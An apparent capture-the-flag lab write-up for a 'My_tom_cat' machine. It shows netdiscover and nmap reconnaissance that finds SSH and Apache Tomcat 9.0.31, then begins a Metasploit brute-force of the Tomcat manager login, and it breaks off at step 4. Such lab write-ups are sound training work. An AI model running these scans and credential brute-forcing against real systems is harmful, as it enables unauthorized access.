- Capture the flag:

My_tom_cat host

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
Phase-1

- **Trying to find the IP Address via netdiscover and to find open ports and services, we used nmap -A <ip>.**




```
 Currently scanning: 192.168.8.0/16   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 [redacted]                             1      60  D-Link International
 [redacted]                             1      60  Intel Corporate
 192.168.0.12    08:00:27:8e:a7:0d      1      60  PCS Systemtechnik GmbH
 [redacted]                             1      60  D-Link International
 [redacted]                             1      60  Unknown vendor
 [redacted]                             1      60  Hon Hai Precision Ind. Co.,Ltd.
 [redacted]                             1      60  Samsung Electronics Co.,Ltd

kali@kali:~$ nmap 192.168.0.12 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.88 seconds
kali@kali:~$ nmap 192.168.0.12 -A -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT
Nmap scan report for 192.168.0.12
Host is up (0.00048s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.31
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.31

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
kali@kali:~$ 
```

phase-2

- We found two open ports
- a. SSH at port 22/tcp
- b. HTTP at port 8080/tcp

- Then we opened the HTTP in the browser.



Apache Tomcat/9.0.31

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

Phase-3

To find the credentials of Tomcat Manager Webapp we used Metasploit and do a brute-force attack.

STEP 1 - Turn on Postgresql

```
root@kali:/home/kali# service postgresql start
```

STEP 2 - Open Metasploit

```
root@kali:/home/kali# msfconsole
```

STEP 3 -

```
msf5 > search tomcat
```

STEP 4 –

